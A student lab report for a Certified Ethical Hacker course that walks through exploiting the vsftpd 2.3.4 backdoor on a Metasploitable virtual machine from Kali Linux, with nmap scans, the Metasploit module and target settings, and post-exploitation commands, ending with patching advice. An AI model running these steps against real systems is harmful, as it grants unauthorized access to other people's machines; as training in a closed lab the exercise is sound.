**Project Report**

**Title:** Exploiting FTP Vulnerabilities Using vsftpd Backdoor with Kali Linux and

Metasploit

**Course:** CEH Class

**Student Name:** Laxman

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**Objective**

The objective of this project is to enter the victim pc if the help by the exploiting FTP vulnerabilities using vsftpd Backdoor with kali Linux and Metasploit. This project will cover the setup, step-by-step execution, and the exploitation process.

\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

**Configuration Details**

**Attacker Machine (Kali Linux):**

• **Operating System:** Kali Linux

• **RAM:** 6.1 GB

• **Processors:** 4

• **Storage:** 30 GB

• **Network Adapter:** NAT

• **IP Address:** 192.168.44.129

• **Username:** Kali

**Victim Machine (Metasploit):**

• **Operating System:** Metasploit Machine

• **RAM:** 512 MB

• **Processors:** 1

• **Storage:** 8 GB

• **Network Adapter:** NAT

• **IP Address:** 192.168.44.131

**Steps Performed**

**Step 1: Setup the Virtual Machines**

• **Description:** Both the Kali Linux (attacker) and Metasploit (victim) machines

were launched using NAT networking to ensure they are on the same virtual


network.

**Step 2: Check the Ip and pinging**

• **Command Using:** 1) Ipconfig

2) Ping 192.168.44.131

• **Evidence**



**Step 3: Scan open ports on the victim**

• **command Using:** nmap -sV 192.168.44.131


• **Evidence**



**Step 4:** **Identity Vulnerable Services**

• **Command Using:** nmap --script vulners 192.168.44.131

**• Evidence**

****

**Step 5: Exploit FTP Using Metasploit**

• **Command Using:**

1. **Search for FTP exploits: -** grep vsftp search exploits
2. **Use the exploit: -**exploit/unix/ftp/vsftpd\_234\_backdoor


3. **Show options: -** show options


**4. Set the target IP: -** set RHOST 192.168.44.131

**5. Execute the exploit: -** exploit

• **Evidence**



****


****

**Step 6:** Make file with the help of Mkdir and use ls command for confirm the file will be create or not.

**Command Using:-**

1. Mkdir Rahul,Ajay,Sunny,Vishal
2. Ls
3. Pwd

**• Evidence**


****

**Step 7:** open the metasploit and check the file is created successfully by the exploit.

**Command Using:-**

1. cd /
2. Ls

**Evidence**

****

**Findings**

• **Captured Data:** Successful exploitation of FTP vulnerabilities, leading to

unauthorized system access.

• **Conclusion:** This project demonstrates the vulnerability of outdated

services like FTP, emphasizing the need for timely updates and patches.

Summary

This project successfully demonstrated the exploitation of FTP vulnerabilities using

Kali Linux and Metasploit. The exercise highlighted the importance of securing

services and implementing encryption to protect sensitive information. Through

this simulation, the risks of using outdated protocols were clearly illustrated.

**Recommendations**

1. Always keep systems updated with the latest security patches.

2. Use secure alternatives to outdated protocols like FTP.

3. Monitor and analyse network traffic for potential vulnerabilities.